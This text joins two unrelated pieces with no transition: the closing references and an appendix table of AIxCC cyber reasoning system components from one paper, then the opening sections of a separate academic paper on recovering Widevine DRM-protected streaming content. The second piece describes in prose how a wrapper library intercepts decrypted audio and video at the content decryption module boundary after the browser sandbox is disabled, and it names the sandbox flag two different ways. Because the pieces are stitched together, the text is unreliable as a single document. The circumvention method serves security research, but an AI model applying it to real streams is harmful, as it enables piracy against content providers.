[32] Y. Li, S. Ji, Y. Chen, S. Liang, W.-H. Lee, Y. Chen, C. Lyu, C. Wu, R. Beyah, P. Cheng, et al. UNIFUZZ: A holistic and pragmatic metrics-driven platform for evaluating fuzzers. In *Proceedings of the USENIX Security Symposium (Security)*, pages 2777–2794. USENIX Association, Aug. 2021.

[33] D. Liu, O. Chang, J. Metzman, M. Sablotny, and M. Maruseac. OSS-Fuzz-Gen: LLM powered fuzzing via OSS-Fuzz, 2024. https://github.com/google/oss-fuzz-gen.

[34] X. Mei, P. S. Singaria, J. D. Castillo, H. Xi, Abdelouahab, Benchikh, T. Bao, R. Wang, Y. Shoshitaishvili, A. Doupé, H. Pearce, and B. Dolan-Gavitt. ARVO: Atlas of Reproducible Vulnerabilities for Open Source Software, Aug. 2024. URL http://arxiv.org/abs/2408.02153. arXiv:2408.02153 [cs].

[35] R. Meng, M. Mirchev, M. Böhme, and A. Roychoudhury. Large Language Model Guided Protocol Fuzzing. In *Proceedings of the 2024 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2024.

[36] J. Metzman, L. Szekeres, L. Simon, R. Sprabery, and A. Arya. FuzzBench: an open fuzzer benchmarking platform and service. In *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, ESEC/FSE 2021, pages 1393–1403, New York, NY, USA, Aug. 2021. Association for Computing Machinery. ISBN 978-1-4503-8562-6. doi: 10.1145/3468264.3473932. URL https://dl.acm.org/doi/10.1145/3468264.3473932.

[37] NIST. NVD — CVSS v3.1 Calculator, n.d. URL https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator. Accessed: 2026-02-28.

[38] OASIS. Static Analysis Results Interchange Format (SARIF) Version 2.1.0, 2023. https://docs.oasis-open.org/sarif/sarif/v2.1.0/sarif-v2.1.0.html.

[39] OpenAI. Introducing Aardvark: OpenAI's Agentic Security Researcher. OpenAI, 2025. https://openai.com/index/introducing-aardvark/.

[40] PostgreSQL. Postgresql, 2026. https://github.com/postgres/postgres.

[41] T. L. Project. libfuzzer – a library for coverage-guided fuzz testing. https://llvm.org/docs/LibFuzzer.html, 2025. Accessed: 2025-12-09.

[42] RabbitMQ. Rabbitmq-server: core server and tier 1 (built-in) plugins, 2026. https://github.com/rabbitmq/rabbitmq-server.

[43] Redis. Redis: preferred, fastest, and most feature-rich cache, data structure server, and document and vector query engine, 2026. https://github.com/redis/redis.

[44] S. Rudra. FFmpeg Calls Google's AI Bug Reports "CVE Slop". It's FOSS, 2025. https://itsfoss.com/news/ffmpeg-google-fiasco/.

[45] K. Serebryany, D. Bruening, A. Potapenko, and D. Vyukov. AddressSanitizer: A Fast Address Sanity Checker. In *2012 USENIX Annual Technical Conference (USENIX ATC 12)*, pages 309–318, 2012.

[46] Z. Sheng, Q. Xu, J. Huang, M. Woodcock, H. Huang, A. F. Donaldson, G. Gu, and J. Huang. All You Need Is A Fuzzing Brain: An LLM-Powered System for Automated Vulnerability Detection and Patching, Sept. 2025. URL http://arxiv.org/abs/2509.07225. arXiv:2509.07225 [cs].

[47] W. Shi, H. Li, J. Yu, W. Guo, and X. Xing. Bandfuzz: A practical framework for collaborative fuzzing with reinforcement learning. In *Proceedings of the 17th ACM/IEEE International Workshop on Search-Based and Fuzz Testing*, SBFT '24, page 55–56, New York, NY, USA, 2024. Association for Computing Machinery. ISBN 9798400705625. doi: 10.1145/3643659.3648563. URL https://doi.org/10.1145/3643659.3648563.

[48] D. Stenberg. AI slop security reports submitted to curl. GitHub Gist, 2025. https://gist.github.com/bagder/07f7581f6e3d78ef37dfbfc81fd1d1cd.

[49] D. Stenberg. The end of the curl bug-bounty. Daniel Stenberg Blog, 2026. https://daniel.haxx.se/blog/2026/01/26/the-end-of-the-curl-bug-bounty/.

[50] T. B. S. team. From Naptime to Big Sleep: Using Large Language Models To Catch Vulnerabilities In Real-World Code. Project Zero, 2024. https://projectzero.google/2024/10/from-naptime-to-big-sleep.html.

[51] Team Atlanta. CRSBench: Cyber Reasoning System Benchmark Suite, 2026. https://github.com/sslab-gatech/crsbench.

[52] M. Walker. Machine vs. Machine: Lessons from the First Year of Cyber Grand Challenge. In *24th USENIX Security Symposium (USENIX Security 15)*, Washington, D.C., Aug. 2015. USENIX Association.

[53] P. Wang, X. Liu, and C. Xiao. CVE-Bench: Benchmarking LLM-based Software Engineering Agent's Ability to Repair Real-World CVE Vulnerabilities. In L. Chiruzzo, A. Ritter, and L. Wang, editors, *Proceedings of the 2025 Conference of the Nations of the Americas Chapter of the Association for Computational Linguistics: Human Language Technologies (Volume 1: Long Papers)*, pages 4207–4224, Albuquerque, New Mexico, Apr. 2025. Association for Computational Linguistics. ISBN 979-8-89176-189-6. doi: 10.18653/v1/2025.naacl-long.212. URL https://aclanthology.org/2025.naacl-long.212/.

[54] C. S. Xia, M. Paltenghi, J. L. Tian, M. Pradel, and L. Zhang. Fuzz4ALL: Universal Fuzzing with Large Language Models. In *Proceedings of the IEEE/ACM 46th International Conference on Software Engineering*, ICSE '24, pages 126:1–126:13. Association for Computing Machinery, 2024.

[55] Y. Yang, S. Yao, J. Chen, and W. Lee. Hybrid Language Processor Fuzzing via LLM-Based Constraint Solving. In *Proceedings of the 34th USENIX Security Symposium (Security)*, Seattle, WA, Aug. 2025.

[56] Z. Yu, Z. Guo, Y. Wu, J. Yu, M. Xu, D. Mu, Y. Chen, and X. Xing. PatchAgent: A Practical Program Repair Agent Mimicking Human Expertise. In *34th USENIX Security Symposium (USENIX Security 25)*, pages 4381–4400, 2025.

[57] A. K. Zhang, N. Perry, R. Dulepet, J. Ji, C. Menders, J. W. Lin, E. Jones, G. Hussein, S. Liu, D. J. Jasper, P. Peetathawatchai, A. Glenn, V. Sivashankar, D. Zamoshchin, L. Glikbarg, D. Askaryar, H. Yang, A. Zhang, R. Alluri, N. Tran, R. Sangpisit, K. O. Oseleononmen, D. Boneh, D. E. Ho, and P. Liang. Cybench: A framework for evaluating cybersecurity capabilities and risks of language models. In *The Thirteenth International Conference on Learning Representations*, 2025. URL https://openreview.net/forum?id=tc90LV0yRL.

[58] C. Zhang, Y. Park, F. Fleischer, Y.-F. Fu, J. Kim, D. Kim, Y. Kim, Q. Xu, A. Chin, Z. Sheng, H. Zhao, B. J. Lee, J. Wang, M. Pelican, D. J. Musliner, J. Huang, J. Silliman, M. Mcdaniel, J. Casavant, I. Goldthwaite, N. Vidovich, M. Lehman, and T. Kim. SoK: DARPA's AI Cyber Challenge (AIxCC): Competition Design, Architectures, and Lessons Learned. *arXiv*, 2026. doi: 10.48550/arXiv.2602.07666. URL https://arxiv.org/abs/2602.07666. Cross-listed in cs.AI.

[59] K. Zhang, Z. Li, D. Wu, S. Wang, and X. Xia. Low-Cost and Comprehensive Non-textual Input Fuzzing with LLM-Synthesized Input Generators. In *Proceedings of the 34th USENIX Security Symposium (Security)*, Seattle, WA, Aug. 2025.

[60] S. Österlund, E. Geretto, A. Jemmett, E. Güler, P. Görz, T. Holz, C. Giuffrida, and H. Bos. Collabfuzz: A framework for collaborative fuzzing. In *Proceedings of the 14th European Workshop on Systems Security*, EuroSec '21, pages 1–7. Association for Computing Machinery, 2021. doi: 10.1145/3447852.3458720. URL https://doi.org/10.1145/3447852.3458720.

A Integrated CRS Components

Table 6: Each integrated CRS (Table 3), grouped by AIxCC team. Names match the entries in the OSS-CRS registry.

Team	Component	Capability	LLM	Language	Description
Vanilla fuzzer	`crs-libfuzzer`	Finding	×	C/C++	libFuzzer engine; minimal baseline CRS
	`crs-jazzer`	Finding	×	Java	Jazzer JVM fuzzer; minimal baseline CRS
ATLANTIS	`atlantis-multilang-given_fuzzer`	Finding	×	C/C++/Java	Base UniAFL fuzzer
	`atlantis-multilang-wo-concolic`	Finding	✓	C/C++/Java	UniAFL fuzzer with LLM mutator microservices
	`atlantis-c-deepgen`	Finding	✓	C/C++	LibAFL fuzzer with LLM seed generation
	`atlantis-c-bullseye`	Finding	✓	C/C++	AFL++ directed fuzzer
	`atlantis-java-main`	Finding	✓	Java	Jazzer sinkpoint-directed fuzzing
	`crs-prism`	Fixing	✓	C/C++/Java	Cyclic analyze–patch–evaluate agent
	`crs-vincent`	Fixing	✓	C/C++/Java	Root-cause and property-analysis patch agent
	`crs-multi-retrieval`	Fixing	✓	C/C++/Java	Two-step retrieval-based patch agent
BUGBUSTER	`42-directed`	Finding	×	C/C++	AFL++ directed fuzzer
	`42-seedgen`	Finding	✓	C/C++/Java	LLM seed-generation agent
BUTTERCUP	`buttercup-seed-gen`	Finding	✓	C/C++/Java	LLM seed-generation agent
ARTIPHISHELL	`crs-shellphish-c-fuzzers-libfuzzer`	Finding	×	C/C++	libFuzzer fuzzers
	`crs-shellphish-c-fuzzers-aflpp`	Finding	×	C/C++	AFL++ fuzzers
	`crs-shellphish-jvm-fuzzers`	Finding	×	Java	Jazzer fuzzer with LOSAN sanitizer
	`crs-shellphish-aijon`	Finding	✓	C/C++	LLM IJON annotation generation and fuzzing
	`crs-shellphish-discoveryguy`	Finding	✓	C/C++	LLM vulnerability discovery
	`crs-shellphish-grammar`	Finding	✓	C/C++/Java	Grammar-based fuzzer
	`crs-shellphish-quickseed`	Finding	✓	C/C++/Java	LLM seed-generation agent
ROBODUCK	`roboduck`	Finding	✓	C/C++/Java	LLM seed- and PoV-generation agent
FUZZINGBRAIN	`fuzzing-brain`	Finding	✓	C/C++/Java	LLM PoV-generation agent
LACROSSE	`lacrosse-seed-gen`	Finding	✓	C/C++/Java	LLM seed-generation agent
AI coding agent	`crs-bug-finding-claude-code`	Finding	✓	C/C++/Java	Claude Code coding agent for bug finding
	`crs-bug-finding-codex`	Finding	✓	C/C++/Java	Codex CLI coding agent for bug finding
	`crs-bug-finding-copilot-cli`	Finding	✓	C/C++/Java	Copilot CLI coding agent for bug finding
	`crs-bug-finding-gemini-cli`	Finding	✓	C/C++/Java	Gemini CLI coding agent for bug finding
	`crs-bug-finding-opencode`	Finding	✓	C/C++/Java	OpenCode coding agent for bug finding
	`crs-claude-code`	Fixing	✓	C/C++/Java	Claude Code coding agent for patch generation
	`crs-codex`	Fixing	✓	C/C++/Java	Codex CLI coding agent for patch generation
	`crs-copilot-cli`	Fixing	✓	C/C++/Java	Copilot CLI coding agent for patch generation
	`crs-gemini-cli`	Fixing	✓	C/C++/Java	Gemini CLI coding agent for patch generation
	`crs-opencode`	Fixing	✓	C/C++/Java	OpenCode coding agent for patch generation

Each entry in Table 3 is a team-level summary; in practice every finalist CRS is integrated as several independent subcomponents. Table 6 itemizes the bug-finding and bug-fixing components, their registry names, supported languages, and whether each uses LLMs.



Defective by Design: Universal Recovery of All Widevine-Protected Content on Desktop Environments

Florian Roudot
Univ Rennes, CNRS, IRISA

Mohamed Sabt
Univ Rennes, CNRS, IRISA

Abstract

Nowadays, streaming services, such as *Netflix*, rely on Digital Rights Management (DRM) systems to deliver their protected content. These systems aim to prevent piracy. Specifically, non-subscribers are prevented from accessing the content altogether, while subscribers are prevented from acquiring decrypted copies of the media to avoid uncontrolled distribution. Among the currently deployed DRM systems, Google Widevine is the most widely used, especially on desktops, where it provides a fully software-based solution.

In this paper, we investigate Widevine's decryption interface and its integration in modern web browsers. We show that Widevine's boundary (*i.e.,* its output after media decryption) is inherently unprotected and can be intercepted with relative ease. Under an attacker merely observing this interface, we show that audio content can be trivially recovered because the decrypted samples are returned prior to decoding. We further identify that, under a commonly used Widevine configuration, the same "decrypt only" behavior also applies to video, enabling direct recovery of video frames. When this misconfiguration is absent, we show that Widevine still outputs decrypted and decoded frames that can be efficiently re-encoded with negligible quality degradation.

Based on our findings, we build an attack that "downloads" any content protected by Widevine into a playable format on both Linux and Windows. Finally, we assess the effectiveness of our attack by applying it to premium streaming platforms.

1 Introduction

Context and Motivations. The digital content ecosystem has undergone a major transformation over the past decade. Streaming platforms, such as Netflix and Disney+, have become the dominant mode of media distribution, replacing physical media and traditional broadcasting [24]. This shift has amplified concerns around intellectual property protection for both creators and content providers [7]. Digital Rights Management (DRM) systems are the keystone of these protections, enforcing access control and usage restrictions to fight piracy [10].

In this paper, we focus on browser DRMs on desktops. Early systems were embedded in dedicated players or plugins (*e.g.,* Silverlight, Flash), but interoperability and security concerns led to a library model. Nowadays, the DRM is dynamically loaded by browsers and called through a JavaScript Web API defined by the Encrypted Media Extensions (EME) W3C standard [26]. Despite this modular architecture, most browsers only support one DRM system. Early integrated into the Chromium project, most modern browsers either ship with Widevine DRM support by default (*e.g.,* Chrome) or provide seamless mechanisms to download and enable it automatically (*e.g.,* Firefox). Thus, Widevine has become the most dominant DRM in desktop browsers, which makes it both cross-platform (Windows, Linux, and macOS) and cross-browser (Firefox, Edge, Chrome, and all other Chromium-based browsers). This portability comes with a price: Widevine deploys a software-only module running as a user-land process in desktops.

Two core components underpin Widevine architecture [8]: (1) License Server to issue licenses containing decryption keys with usage rights, and (2) Content Decryption Module (CDM) to securely load the license on the user's device, decrypt media, and enforce rights (*e.g.,* expiration). Widevine security is assumed to stand on the strong interplay between license server and CDM: confidentiality and integrity of keys (against recovery), secure protocol exchanges (freshness, integrity), and robust anti-tamper protection techniques (anti-debugging, anti-hooking, whitebox, and code obfuscation).

Following this belief, much work in the literature [11, 13, 18] has attempted to recover the media in unencrypted form by directly attacking the CDM software protections or the associated license acquisition protocol. This has contributed to a long-standing fix-break cycle, without providing any real insight into the security of the Widevine design. This paper challenges the prevailing belief that the media is secure as long as the Widevine DRM remains unbroken. As such, we shift the focus from the commonly studied part, which is the

security of license keys, to the part in which Widevine processes protected content for playback. In particular, we investigate the security of the media boundary between Widevine and its host browser against an attacker intercepting all calls within that boundary without attempting to break the CDM.

Contributions. This paper makes three main contributions. **First,** we provide a detailed analysis of the DRM media pipeline in web browsers that support EME, with particular emphasis on the Widevine media interface. Our analysis identifies and categorizes the decryption methods Widevine employs to process protected streams, focusing on audio samples and video frames. The media workflow is then described: from receiving protected content through decryption and decoding to final rendering, highlighting Widevine's role and interactions within this workflow. **Second,** we examine the potential harm an attacker can do by just observing the Widevine media interface to collect the output of its different decryption methods. To this end, we conduct an empirical study guided by three closely related research questions. Our experiments show that audio can be recovered with minimal effort, as Widevine returns decrypted audio samples *prior* to any decoding stage. We further demonstrate that, under a widely deployed Widevine configuration, a similar "decrypt-only" behavior may arise for video, enabling straightforward extraction of decrypted video data from the interface. Finally, even when this configuration issue is not present, we find that Widevine exposes decrypted and decoded video frames at its boundary; these frames can be re-encoded efficiently with negligible impact on visual quality, thereby yielding playable content outside the CDM. **Third,** we introduce our practical attack that allows an attacker to recover any content protected by Widevine into a playable format on both Linux and Windows. Accordingly, we rely on the EME workflow to build a browser plugin that can "download" protected content without having to wait for the whole content playback. Our attack is summarized as follows: the attack controls the browser process that interacts with the DRM to monitor protected playback and collect plaintext outputs exposed by the Widevine CDM interface. During streaming with legitimate access, the attacker parses incoming segments into samples, invokes the relevant CDM processing methods independently of the running playback, and finally converts the resulting frames into a standard playable format like MP4.

To sum up, the attack exploits a boundary problem that reveals how media recovery does not necessarily imply breaking Widevine. In this regard, unlike existing work, our attack does not require the extraction of decryption keys, reverse engineering of Widevine internals, or exploitation of memory-safety flaws. As a result, our attack is distinguished by being largely version- and provider-agnostic, because it depends on stable interface semantics rather than internal implementation details. Overall, the main insight of our research is that the current desktop workflow of Widevine while processing media is defective by design; *i.e.,* a broad attack surface is created due to sensitive data being written on some browser-owned buffers that can be easily intercepted by an attacker.

2 Background

2.1 Digital Rights Management

Digital Rights Management (DRM) systems are designed to protect copyrighted content from unauthorized copying and uncontrolled redistribution. In the context of web streaming, DRM ensures that only legitimate users can access protected media while enforcing usage restrictions defined by content providers. In the early days of web streaming, DRM functionality was embedded directly into proprietary browser plugins, such as Adobe Flash and Microsoft Silverlight. These plugins handled both media playback and content protection. However, this approach led to fragmentation, required third-party installations, and limited interoperability across platforms.

The advent of the HTML5 `<video>` tag marked a major shift in web media delivery. Browsers can at last natively support audio and video playback without relying on external plugins. While this eliminated the dependency on Flash, for instance, it also introduced the challenge of supporting DRM in a plugin-free browser environment.

To address this issue, the World Wide Web Consortium (W3C) introduced the Encrypted Media Extensions (EME). EME does not define a specific DRM system; rather, it standardizes the interface between web applications and browser-integrated Content Decryption Modules (CDMs). It provides a JavaScript API and a unified workflow for license acquisition and protected playback. Its first draft was developed by major industry stakeholders, including Google, Microsoft, and Netflix, and it was widely adopted by major browsers even before its official standardization in 2017.

Within this standardized ecosystem, a typical DRM architecture involves three main components:

- **Content Delivery Network (CDN):** Encrypts and distributes the protected media content.
- **License Server:** Authenticates users and delivers the decryption keys along with associated usage rights.
- **Content Decryption Module (CDM):** Resides in the user's browser, enforces playback restrictions, and securely processes protected content.

When a user selects a video, the CDN first delivers an encrypted version of the media (no authentication is needed). The CDM then generates a license request, which is sent to the license server. After verifying the user's legitimacy (*e.g.,* confirming an active subscription), the license server responds with the required decryption keys and usage rules. The CDM loads these keys securely into memory, enabling the browser to decrypt and play the protected content through

the <video> element. The security of this workflow has been formally studied in the case of the Widevine DRM [8].

2.2 Widevine

Widevine is a proprietary DRM system developed and maintained by Google. It has become one of the most widely deployed DRM solutions in the streaming ecosystem thanks to its broad portability across platforms, including Android devices, smart TVs, game consoles, and desktop operating systems (*e.g.,* Windows, Linux, and macOS). Thus, major content providers, including Netflix, Disney+ and HBO Max, rely on Widevine to protect their content.

A key factor in its widespread adoption is its early integration into the Chromium project, which enabled Widevine to become the default CDM in Chromium-based browsers. Consequently, most modern browsers either ship with Widevine support by default (*e.g.,* Chrome) or provide seamless mechanisms to download and enable it automatically (*e.g.,* Firefox).

Widevine supports multiple security levels (L1 and L3 in practice), which determine where cryptographic operations and media processing take place (*i.e.,* within a trusted hardware environment or in software only). On desktop systems, Widevine typically operates at the software-based security level (L3), whereas the more secure level (L1) is generally available on Android devices supporting Trusted Execution Environment (TEE). Streaming platforms take this into consideration by delivering higher quality for higher security levels, namely L1 and even L3 hardened with Verified Media Path (VMP) that checks the integrity of the DRM runtime.

In this paper, we focus specifically on the desktop implementations of Widevine used by Chrome and Firefox on Linux and Windows. In this setting, Widevine is distributed as a shared library that is dynamically loaded by the browser when a webpage requests access to protected content. We exclude MacOS because its Widevine CDM behaves as Windows [20].

2.3 Media 101

2.3.1 Media Formats

Modern multimedia systems commonly rely on the MPEG-4 ISO Base Media File Format (ISO/IEC 14496-12 [14]), widely known as the MP4 container format. An MP4 file is organized as a hierarchy of structured boxes (also called atoms) that store both metadata and media data. A container may include one or more media tracks, such as audio and video. However, in adaptive streaming systems, audio and video are often stored in separate files.

The container stores descriptive metadata about each track, including the used codec, timing information, resolution, and sampling rate. A codec (coder-decoder) is a software or hardware component that compresses and decompresses audio or video data. During encoding, it reduces the size of raw media by removing redundancy and exploiting perceptual characteristics; during decoding, it reconstructs the media into a form suitable for playback. Widely used codecs are standardized by ISO/IEC, such as H.264 [2] for video and Advanced Audio Coding (AAC) [1] for audio. In parallel, open and royalty-free alternative AV1 [12] is being developed by an industrial consortium including Microsoft, Google and Netflix.

When content protection is applied, encryption-related metadata is handled according to the ISO Common Encryption (CENC) specification (ISO/IEC 23001-7 [3]). CENC defines a standardized method for signaling and applying encryption within MP4s. It specifies which media data is encrypted and how to decrypt it using a specific encryption scheme, key identifiers and initialization vectors. This approach enables interoperability across different DRM systems, as multiple DRM schemes can reference the same encrypted media data while relying on distinct license acquisition and key management mechanisms.

Media data itself remains organized as a sequence of samples, which represent the fundamental units of coded media stored in the container. When CENC is used, samples are either fully or partially encrypted, while timing and structural metadata remain in clear form to allow demuxing and stream parsing prior to decryption.

For video tracks, a sample generally corresponds to one encoded frame (*i.e.,* one access unit of the video codec). For audio tracks encoded with AAC, a sample corresponds to one AAC frame. In the commonly used AAC-LC profile and with a sampling rate of 48 kHz, each frame corresponds to approximately 21 milliseconds of decoded audio. Thus, while video samples typically align with display frames, audio samples represent short, fixed-duration segments of sound.

2.3.2 Media Processing Components

Media playback relies on four core components: encoders, decoders, muxers, and demuxers. An encoder compresses raw media data, *i.e.,* pixel frames for video or uncompressed audio samples for sound, into a coded bitstream in order to reduce storage requirements and transmission bandwidth. A decoder performs the inverse operation, reconstructing uncompressed video frames and audio samples from the compressed stream, so that they can be rendered by the display and audio subsystems. Muxing and demuxing operate at the container level. A muxer takes one or more encoded streams and packages them into a structured container such as MP4, generating the necessary timing and indexing metadata. A demuxer parses the container, extracts the encoded samples of each track, and forwards them to the appropriate decoder.

In a typical playback, depicted in Figure 1, the container is first parsed by the demuxer, which retrieves encoded samples and their timing information. These samples are then fed to the corresponding decoder, which reconstructs raw video frames and audio samples. Finally, the rendering subsystem




Figure 1: Processing of an MP4 file for playback.

displays the video frames and sends the audio samples to the output device.

2.3.3 FFmpeg

FFmpeg [9] is an open-source multimedia framework widely used for processing audio and video content. It provides both a command-line tool and a set of C libraries (notably `libavformat`, `libavcodec`, and `libavutil`) that implement the core media processing components described above. Of particular interest, FFmpeg supports demuxing and muxing a wide range of formats, including MP4s. At the codec level, FFmpeg provides both encoders and decoders for numerous audio and video standards, including AAC, H.264/AVC, and H.265/HEVC.

3 Browser DRM Media Pipeline

3.1 Software Architecture

On desktop environments, Widevine is distributed as an additional browser plugin in the form of a shared library (*e.g.,* `.so` on Linux). The DRM is in charge of decrypting protected content, while the browser has the role of playing it. If not yet installed, the Widevine library is fetched once the user enables DRM playback and interacts with DRM-protected content for the first time. The browser then creates a new process to load the Widevine shared library using the dynamic linker functions (`dlopen` on Unix-like systems or `LoadLibrary` on Windows).

By default, media plugins, such as Widevine, are sandboxed by the browser to protect users from potentially malicious third-party software. The sandbox also aims to protect users from attackers exploiting software vulnerabilities in the DRM plugin. This requirement has been stressed by Tim Berners-Lee himself during the process of EME standardization [5]. The sandbox notably blocks file creation and access, interactions with other processes, and network access. However, for example, Firefox provides the `DISABLE_GMP_SANDBOX` runtime flag, which disables the sandbox without affecting Widevine's functional capabilities. With the sandbox disabled, the Widevine process runs in user mode with unrestricted access while performing cryptographic operations and content decoding using unprotected buffers allocated by the browser.

Moreover, on Windows, Widevine provides the Verified Media Path (VMP) feature, which assesses the integrity of both the Widevine binary and its execution environment. The results of this integrity verification are included in the license request sent to the license server. Depending on the enforced security policy, the license server may grant a standard license, issue a license that restricts playback quality, or refuse to deliver a license altogether if the integrity checks fail.

3.2 The Widevine Media Interface

On the Widevine workflow, the decryption process begins once a content license has been successfully loaded by the DRM process following the EME protocol. At this point, the decryption keys are stored in the process memory and can be used according to their associated usage rights. While these policies vary, we focus here on the security level, which can take one of the five enumeration values:

1. `SW_SECURE_CRYPTO`: Cryptographic operations are performed using the CDM's whitebox implementation.

2. `SW_SECURE_DECODE`: Data is decrypted by the whitebox and decoded by the CDM itself.

3. `HW_SECURE_CRYPTO`: Cryptographic operations are performed by a Trusted Execution Environment (TEE).

4. `HW_SECURE_DECODE`: Both cryptographic operations and decoding are performed inside a TEE.

5. `HW_SECURE_ALL`: All operations and content handling are performed inside a TEE.

Note that the higher the security level is, the more protection is guaranteed by Widevine. The last three levels are only available on Widevine L1 [18] with appropriate hardware support that is mainly available on Android devices. On Widevine Desktop, only the first two levels are available.

Regarding its CDM programming interface, the Widevine shared library exposes three decryption-related functions: (1) `Decrypt`, (2) `DecryptAndDecodeFrame` (video), and (3) `DecryptAndDecodeSamples` (audio). These functions support two encryption schemes: (1) cenc and (2) cbcs. Regarding cenc, it relies on using the AES-CTR mode where the caller can specify mixed subsamples with both plaintext and encrypted bytes. All the encrypted bytes are concatenated to be decrypted, and then rewritten in the output with the plaintext bytes. As for cbcs, it uses the AES-CBC mode with a pattern mechanism to indicate a number of byte blocks to skip at the beginning of the decryption process. The inputs of these three functions are the same and mainly consist of five parameters: the encrypted data, a key identifier, an initialization vector (IV), the encryption scheme, and the subsamples for cenc or pattern for cbcs.

Which functions to use depends on the type of content to decrypt: audio or video. We monitor all Widevine calls during media playback and provide our observations below.

3.2.1 Audio Content

First, we notice that `DecryptAndDecodeSamples` and its related function, `InitializeAudioDecoder`, are not implemented despite being exported functions. Thus, we conclude that Widevine Desktop does not provide a built-in audio decoder, and therefore, Widevine leaves audio decoding to the caller, which is the browser. In our experiments, we only witness calls to the `Decrypt` function. Given its name, we guess that this function returns decrypted audio without any additional processing, especially since the input data has the same size as the output data. Moreover, we notice that calls to `Decrypt` only succeed if the license keys are configured at the lowest security level, namely `SW_SECURE_CRYPTO`.

3.2.2 Video Content

During our experiments, we find that video content can only be decrypted through the `DecryptAndDecodeFrame` function. The first invocation of this function must be preceded by a call to `InitializeVideoDecoder`, which specifies the decoder to be used for the forthcoming video stream. Widevine supports decoding AV1, H.264, and VP9 video streams. The decoder state can be reset or fully deinitialized using the `ResetDecoder` and `DeinitializeDecoder` functions, respectively. When `DecryptAndDecodeFrame` is invoked, it first decrypts the input using the appropriate decryption key and then decodes it using the previously initialized decoder. The output is a decoded frame ready to be displayed. Compared to `Decrypt`, the decryption keys used by this function can be associated with a license protected up to the `SW_SECURE_DECODE` security level.

3.3 Browser Media Processing Workflow

Streaming DRM-protected content in a browser begins when the webpage creates a Media Source Extensions (MSE) `MediaSource` object, along with one or more `SourceBuffer` objects, which are attached to an HTML `<video>` element. The `SourceBuffer` objects are progressively fed with segments of the audio and video streams.

If the browser detects that the appended content is encrypted, it dispatches an *encrypted* event to the webpage. The webpage then relies on the EME API to request access to the relevant DRM plugin, aka CDM, which is subsequently associated with the `<video>` element. An exchange of opaque messages follows between the CDM and the license server in order to obtain the decryption keys. Once these keys are loaded into the DRM process memory, the encrypted content can be decrypted and playback can proceed normally.

As summarized in Figure 2, whenever the browser receives a new media segment, it parses it into samples according to the relevant codec specifications before forwarding them to the Widevine CDM. For audio content, the `Decrypt` function is invoked to obtain the decrypted sample. After decryption, the resulting sample is passed to a decoder within the browser for decoding and playback. As for video content, if the Widevine video decoder has already been initialized, the browser forwards each sample to the CDM via the `DecryptAndDecodeFrame` function. This call both decrypts and decodes the sample and returns a raw video frame. Upon successful decoding, the browser composites the webpage with the decoded frame inserted into the `<video>` element, before forwarding the rendered frame to the display server.




Figure 2: Media pipeline of a modern web browser.

4 Investigating Widevine Media Boundary

4.1 Problem Statement

From [22], the Widevine workflow consists of two parts: (1) EME for license exchange, and (2) playback of protected content. Existing work in the literature has focused on the EME part in order to recover the decryption keys from the content licenses. In this paper, we investigate the security of the playback part in which encrypted media samples are passed to the CDM for decryption and, in the case of video, decoding before rendering. This architecture raises a central question: **to what extent can decrypted media data be accessed at the Widevine boundary prior to their final rendering?**

To answer this question, we examine whether the interfaces exposed by the CDM can be leveraged to retrieve decrypted media content that can be played outside the Widevine CDM. Here, we need to dissect the two primary processing functions involved in playback, namely `Decrypt` and `DecryptAndDecodeFrame`. Furthermore, we study whether the separation between these two functions can be circumvented in order to obtain decrypted video frames without incurring the drawback associated with fully decoded output. This leads us to the following research questions:

- **RQ1.** Can the output of the `Decrypt` method be intercepted and played as audio outside the CDM?
- **RQ2.** Can the output of the `DecryptAndDecodeFrame` method be intercepted and played as video outside the CDM?
- **RQ3.** Is it possible to trick the `Decrypt` method into decrypting video content without decoding?

4.2 Methodology

To address our research questions, we conduct several experiments in which we analyze Widevine as deployed in its real-world environments, focusing on its integration within Firefox. Since the Widevine binaries are identical between Firefox and Chrome (or any Chromium-based browser), we decided to perform our analysis on one browser only, which we arbitrarily chose to be Firefox. As described in section 3.1, Widevine is distributed as a shared library that is loaded by Firefox inside a dedicated sandboxed process called `plugin-container`.

To observe the interactions between Firefox and the CDM, we implement a shared library that acts as a wrapper around the original Widevine binary. This wrapper reimplements the public interface exposed by the CDM. Each intercepted function call is logged together with its arguments, then forwarded to the original Widevine implementation, after which the returned value is also recorded. The wrapper additionally allows the modification of arguments prior to forwarding the call.

This approach enables us to examine how Firefox invokes the decryption and decoding routines, in particular the `Decrypt` and `DecryptAndDecodeFrame` methods used during protected media playback. Because the wrapper executes within the same process as the CDM, it can access the input and output buffers passed to these methods. These buffers are allocated by the Firefox process and are not protected by additional memory isolation mechanisms, allowing both read and write access for instrumentation purposes.

Since the wrapper must load the original Widevine shared library and perform file operations, the Firefox GMP sandbox is disabled using the runtime flag `GMP_DISABLE_SANDBOX`. It is worth noting that the wrapper is detected by VMP on Windows, since we alter the Widevine runtime environment. Therefore, we initially restrict our settings to perform the experiments on Linux. However, in section 5, we show that all our findings remain applicable on Windows. Below, we detail our findings related to the raised questions.

4.3 RQ1: Decrypt Audio Output

As explained previously, the `Decrypt` method is used to process encrypted audio content, primarily AAC streams. Upon return from a `Decrypt` call, our wrapper can access the decrypted output buffer and append each recovered AAC frame to a concatenated file with the `.aac` extension. We observe that the resulting file can be played directly by most media players. For improved portability and compatibility, the extracted AAC stream can be remuxed into an MP4 container using a single FFmpeg command.

